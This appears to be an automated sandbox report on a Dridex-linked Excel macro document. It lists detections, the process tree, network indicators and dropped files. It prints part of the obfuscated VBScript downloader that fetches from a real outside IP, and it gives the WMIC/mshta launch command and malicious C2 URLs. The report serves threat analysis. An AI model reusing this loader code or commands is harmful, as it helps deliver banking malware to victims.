ID: 532307
Sample Name: 3762.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 00:30:18
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 3762.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Dropped Files 4
Sigma Overview 4
System Summary: 5
Jbx Signature Overview 5
Software Vulnerabilities: 5
E-Banking Fraud: 5
System Summary: 5
Persistence and Installation Behavior: 5
Hooking and other Techniques for Hiding and Protection: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 13
Static OLE Info 14
General 14
OLE File "3762.xlsm" 14
Indicators 14
Macro 4.0 Code 14
Network Behavior 14
Network Port Distribution 14
TCP Packets 14
HTTP Request Dependency Graph 14
HTTP Packets 14
Code Manipulations 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: EXCEL.EXE PID: 2140 Parent PID: 596 15
General 15
File Activities 15
File Created 15
File Deleted 15
File Written 15
File Read 15
Registry Activities 15
Key Created 15
Key Value Created 15
Key Value Modified 15
Analysis Process: WMIC.exe PID: 2548 Parent PID: 2140 15
General 15

File Activities 16
Analysis Process: mshta.exe PID: 2828 Parent PID: 1304 16
General 16
File Activities 16
Disassembly 16
Code Analysis 16


Windows Analysis Report 3762.xlsm

Overview

General Information

Sample Name:	3762.xlsm
Analysis ID:	532307
MD5:	db35212aa7fbb90.
SHA1:	9167a3c7816d6c..
SHA256:	dd589bbbfcec226..
Tags:	Dridex xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2140 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2548 cmdline: wmic process call create "mshta C:\ProgramData\LZbir.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 2828 cmdline: mshta C:\ProgramData\LZbir.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\LZbir.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI


Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 3 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 1 5	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1	Manipulate Device Communicatio


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9	0%	Avira URL Cloud	safe	
http://157.230.250.107:8	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://157.230.250.10jec	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://schemas.open	0%	URL Reputation	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e$	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://157.230.250mObjec	0%	Avira URL Cloud	safe	
http://157.230.250.10ject	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e/	0%	Avira URL Cloud	safe	
http://157.230.250.107:808	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhoreh=	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.250.107	unknown	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532307
Start date:	02.12.2021
Start time:	00:30:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3762.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.evad.winXLSM@4/6@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:30:21	API Interceptor	12x Sleep call for process: WMIC.exe modified
00:30:22	API Interceptor	6x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.230.250.107	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	invoice template 33142738819.docx	Get hash	malicious	Browse	• 128.199.243.142
	F83Xh8wVJw.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	F83Xh8wVJw.xlsb	Get hash	malicious	Browse	• 139.59.64.195

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\LZbir.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5008
Entropy (8bit):	5.1286340002331405
Encrypted:	false
SSDEEP:	96:5VtuOHyGMyE9owU6lurfkIHyF97GX37U1UXFDyO7MxToIHmHv/d2/aWsBIsZVC8S:5zuoJMyE9o1qurfkeyF97U37UaVDylxJ
MD5:	7B05719F5586ECD91FFE8D5AB82C3EF3
SHA1:	B734F1CCE1B8AC5E0E136088209D553BA7B85BAD
SHA-256:	350098494D3DD56B2FCC8F2AA06F14DD88844610DA2B4CA17D020631B56B188A
SHA-512:	8A5C3E955ADE0347CFED6D65EB6A53BAABCE755A71EE6F120C8A1F510F443B86DACE23CE965EF564F1E7C6836311984E259FC838424DA78DDB39DA47625C4D20
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\LZbir.rtf, Author: Joe Security
Reputation:	low

C:\ProgramData\LZbir.rtf	
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >....Function TWeqrrfkdtsDX()..Set uTVReIEktw = CreateObject("MS" & "" & "XM" & "L2." & "" & "Ser" & "ve" & "rXM" & "LHT" & Chr(84) & "P.6" & "" & ".0")..uTVReIEktw.Open "" & "" & "" & "" & Chr(71) & "ET", "ht" & Chr(116) & "p:/" & "/15" & Chr(55) & Chr(46) & "23" & "0." & "" & Chr(50) & "50" & ".10" & "" & "7:8" & "08" & "0/" & "mfk" & "rm" & "oth" & "er" & Chr(102) & Chr(117) & "ck" & Chr(101) & "" & "ru" & "6y8" & "2sa" & "ssw" & Chr(104) & Chr(111) & Chr(114) & "eh" & Chr(102) & Chr(57) & Chr(101), False ..uTVReIEktw.SetRequestHeader "User-Agent","booby"..uTVReIEktw.Send..End Function....Function rQqwyQNnBmtu()..oisEjOOYCYq = "wm" & "ic " & Chr(112) & Chr(114) & "oce" & "ss" & Chr(32) & "ca" & Chr(108) & Chr(108) & Chr(32) & "cre" & "ate"

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4591166C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 960 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	95290
Entropy (8bit):	7.964656092224063
Encrypted:	false
SSDEEP:	1536:Z1M1Jci8gZKV4LZqcJ9D/ufmtLPLVNJoCH0/UN8EDmPmPH9999999GAdqT99999b:Z1M16TguaNTLGmtLfJ3hN8DqH999999q
MD5:	D3C811B819094DAD38EAECB1DFFC8E50
SHA1:	712F71711F017D47A447BF96C6D35686AB0C64FC
SHA-256:	CF5F75B2DEBB0A1D6BA1C0131DAD4FA7BC6E117CB525D853F5697EC0830615C0
SHA-512:	D181328D708F185A3AB810687D0034A56D5C5EF85D990623032FF3259A7B40BB448F5B1E17C9AE57300F6222B829FF0F685463DC889AC48F25F7B629916DE29B
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....9].{....IDATx..w.%u}...L?..}....]`.I..f....cLl..h..Q.c.%?%F...A,.t.EAQz.e;...M.|~.|f.,".K.<}\...93s..;.y...PJ)....`0.....`x.c=.;`0.....`0....S.....`0.....`x^`...`0.....`0 .....l0.....`0.....F.....`0.....y.....`0.....`x^`...`0.....`0.....l0.....`xJQJ..z.w.`0<.q...0.....`0<.(..b...O..`0...S.6.....`0LA..GDj!...6.7o...7.....`..`0...C)N.]......$I..)%Y..eY.I..H).uH)I._....>...p.' .q.F.r..W.....c0..O...m0...b..D.'W.Q..,X....!..JJ.e..B.R),K..~..B.{.Rf.@..u....X...+...QJ!.`..|.....3..u..|..L...,.....<_....;...<.F..R.Q...S.k.}4...'.....,F...S.5.z.....E../f..U.|..k._..2 .....].....Y)..D...6.....q.....<..k....E....o..z.....F.....?...G...^.....~.....  .{.G.y$.s.....h4.B.~.z....c...:.,.8.....s.=...? MS.?..r;....d1..`0.....o".X.....:P..%.....>..8..E...0...+t;]....,^.i/< .Q.^....S_x..../.....W..{..5.6>.9/y.....)%...2.lZ..g.....0.....l._..v3..~,.jm.k....h].Z.....~..3{.lz..+W.....s..._..W.

C:\Users\user\Desktop\18430000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	135596
Entropy (8bit):	7.9460049283307255
Encrypted:	false
SSDEEP:	3072:TgULnFFQXzrzFWC1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGap:TgULjQXTM+kLGmxfJ3hNci3OqdJH
MD5:	FA0748D1E08D697BDD317A7E3B87F653
SHA1:	29B6407609BEFC586D8E0CE2F1A20FB2E13C08D6
SHA-256:	9C44E477D4D4968B4CA39FB51C0BC5D68DE04F5F92B93FAAEED364553BDAC603
SHA-512:	3A201D82C45582F6775E6603A0ED0CCF48CB915C01505F5DC7B7D021AA87D39906A720437364ED2F61F9837F05B43F249014ED590DE67E07C3C38EC8527EBF8(
Malicious:	false
Reputation:	low
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0.E.H.C.-J.@.5e.e....p.ik./y...3NK.U.P....gf....b...w5.W=V..^i7....Ky..L.)a...m.....j.....l.Rx.....p.3..D.q...1.~...q.]...=.p..S.4..mhy..D;V< .....".Q.|.....\Z..0D.....*DM...)Qb..Ifp.#..9.~Z.....#.}.*R6..\...b.!..u.....F.....^..j..k.....U.I....6.L.T..BF?rbb...v...!5.7R.....G...]J.}.....#.D..xs.K..!46.@L[.....~7.....X.....7j.R....H.". .Y..XV... &...;u..Dj..G....S.N.y36._.....PK.....!..

C:\Users\user\Desktop\18430000:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\3762.xlsm (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	135596
Entropy (8bit):	7.9460049283307255
Encrypted:	false
SSDEEP:	3072:TgULnFFQXzrzFWC1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGap:TgULjQXTM+kLGmxfJ3hNci3OqdJH
MD5:	FA0748D1E08D697BDD317A7E3B87F653
SHA1:	29B6407609BEFC586D8E0CE2F1A20FB2E13C08D6
SHA-256:	9C44E477D4D4968B4CA39FB51C0BC5D68DE04F5F92B93FAAEED364553BDAC603
SHA-512:	3A201D82C45582F6775E6603A0ED0CCF48CB915C01505F5DC7B7D021AA87D39906A720437364ED2F61F9837F05B43F249014ED590DE67E07C3C38EC8527EBF8
Malicious:	**true**
Reputation:	low
